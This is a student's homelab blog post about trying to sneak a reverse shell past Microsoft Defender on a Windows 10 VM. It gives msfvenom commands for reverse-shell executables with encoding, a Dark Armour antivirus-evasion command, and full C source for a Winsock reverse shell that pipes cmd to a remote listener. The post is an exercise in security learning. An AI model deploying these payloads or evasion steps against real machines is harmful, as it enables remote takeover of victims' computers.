Am I Smarter than Microsoft Defender
Note: This is a retroactive publishing in May 2026 of a homelab project I completed in November 2024.
Setting the Stage
It's fall 2024, I am in my third semester of the Information Systems Security diploma at SAIT and taking a class on Operating System Exploitation. The class is a little outdated, but it's here that I will be first introduced to the basics of shells, buffer overflow, return oriented programming, userland hooking, and simple rootkits. A common task in this class was to download a vulnerable application on a Windows 10 VM, and either find a proof of concept exploit online or debug the application to build one. For most exploits we turned off modern protections such as ASLR, safeSEH, and SEHOP. Microsoft Defender was also disabled for all attacks.


Outside classes I had been meeting (and looking up to) as many offensive security professionals as I could. They did not speak of Windows Defender with the same respect as my fellow students and instructor. For these professionals, Windows Defender EDR for enterprise was regularly bypassed in engagements. Your home antivirus version of Defender that we had wasn't regarded as a challenge. I took it upon myself to try to create a real time TCP reverse shell that would work on Windows 10 with Defender fully functional and up to date. This program would allow me to take real-time control of the entire machine from an external device.
Obfuscating all the Shells
The first thing I tried was trusty old metasploit, my instructors favourite tool. Maybe better described as rusty old metasploit, all shells I tried were quarantined as soon as I transferred them to disk, not even allowing me the opportunity to try and run the payloads.
An example MSFVenom command:
msfvenom -a x64 --platform windows -p windows/x64/shell_reverse_tcp -f exe -o venom_reverse_shell.exe LHOST=176.16.4.7 LPORT=3117I transferred it to Windows using PowerShell
And not for the last time, metasploit failed me. My file disappeared into the void before I even had a chance to try it.
Next up I applied the coolest sounding obfuscation I could find. Modern payloads are encoded, meaning the bytes are swapped or re-arranged like a cipher. When the payload is run it simultaneously decodes itself and executes. That might stop Windows Defender from recognizing the payload so easily. Shikata ga nai (SGN) is Japanese for "nothing can be done about it", sounds perfect. Metasploit comes with a 32bit version and a separate 64bit encoding based on it. (I used the latter.) See Metasploit Encoder Docs to learn more about encoding MSFVenom payloads.
An example MSFVenom command:

msfvenom -a x64 --platform windows -p windows/x64/shell_reverse_tcp -f exe -o venom_sgn.exe -e x64/zutto_dekiru -i 3 LHOST=176.16.4.7 LPORT=3117Another full stop by the antivirus. I even tried to be cute and rename the file:

To my surprise, Defender also grabbed this payload before I could run it. If you want to learn more about how SGN works (maybe to use it better than I did) see the new SGN release and SGN still going strong (2019).
Time for the big guns. Dark Armour is a self proclaimed Windows AV Evasion Tool. I used it to scramble my encoded metasploit shell even further.
An example Dark Armour command:
./darkarmour.py -f ~/Desktop/payloads/venom_sgn.exe --encrypt xor --jmp -o bins/legit.exe --loop 5 -o ~/Desktop/payloads/darkarmor.exe 
For the first time, Defender did not know that it was metasploit that I built the payload with.. but it still caught me during file transfer.

At this point I was pretty surprised. Defender, to its credit was doing great. From my classes I had thought that AV evasion was a linear process: write a shell, apply an encoding to disguise your payload, and send it! I was so surprised that I coded a completely safe file in c, sent it to my VM over HTTP, and ran it, just to see if defender was blocking every file I transferred. Here is a couple lines directly quoted from the notes I was taking in real time:
- This is not a shell of any kind, but it is a low trust executable and I want to test whether defender will allow the http file transfer.
- As a matter of fact, this worked perfectly
- No issues here!
- Except that this is not a reverse shell and I have accomplished nothing
Starting from Scratch
I had all but given up on open source tools written for this task but I wasn't done yet. My backup plan was Bypass Antivirus Dynamic Analysis (2014), an article about coding strategies to bypass AV that a friend had shared with me. The first thing I needed was a simple, not obfuscated reverse shell. I would try each obfuscation technique from the article, and surely one of them would work against Defender. Maybe I fancied myself the lone security student taking on Microsoft.
The plain shell I started with was:
#include <winsock2.h>
#include <windows.h>
#include <io.h>
#include <process.h>
#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/* ================================================== */
/* |     CHANGE THIS TO THE CLIENT IP AND PORT      | */
/* ================================================== */
#if !defined(CLIENT_IP) || !defined(CLIENT_PORT)
# define CLIENT_IP (char*)"0.0.0.0"
# define CLIENT_PORT (int)0
#endif
/* ================================================== */

int main(void) {
	if (strcmp(CLIENT_IP, "0.0.0.0") == 0 || CLIENT_PORT == 0) {
		write(2, "[ERROR] CLIENT_IP and/or CLIENT_PORT not defined.\n", 50);
		return (1);
	}

	WSADATA wsaData;
	if (WSAStartup(MAKEWORD(2 ,2), &wsaData) != 0) {
		write(2, "[ERROR] WSASturtup failed.\n", 27);
		return (1);
	}

	int port = CLIENT_PORT;
	struct sockaddr_in sa;
	SOCKET sockt = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
	sa.sin_family = AF_INET;
	sa.sin_port = htons(port);
	sa.sin_addr.s_addr = inet_addr(CLIENT_IP);

#ifdef WAIT_FOR_CLIENT
	while (connect(sockt, (struct sockaddr *) &sa, sizeof(sa)) != 0) {
		Sleep(5000);
	}
#else
	if (connect(sockt, (struct sockaddr *) &sa, sizeof(sa)) != 0) {
		write(2, "[ERROR] connect failed.\n", 24);
		return (1);
	}
#endif

	STARTUPINFO sinfo;
	memset(&sinfo, 0, sizeof(sinfo));
	sinfo.cb = sizeof(sinfo);
	sinfo.dwFlags = (STARTF_USESTDHANDLES);
	sinfo.hStdInput = (HANDLE)sockt;
	sinfo.hStdOutput = (HANDLE)sockt;
	sinfo.hStdError = (HANDLE)sockt;
	PROCESS_INFORMATION pinfo;
	CreateProcessA(NULL, "cmd", NULL, NULL, TRUE, CREATE_NO_WINDOW, NULL, NULL, &sinfo, &pinfo);

	return (0);
}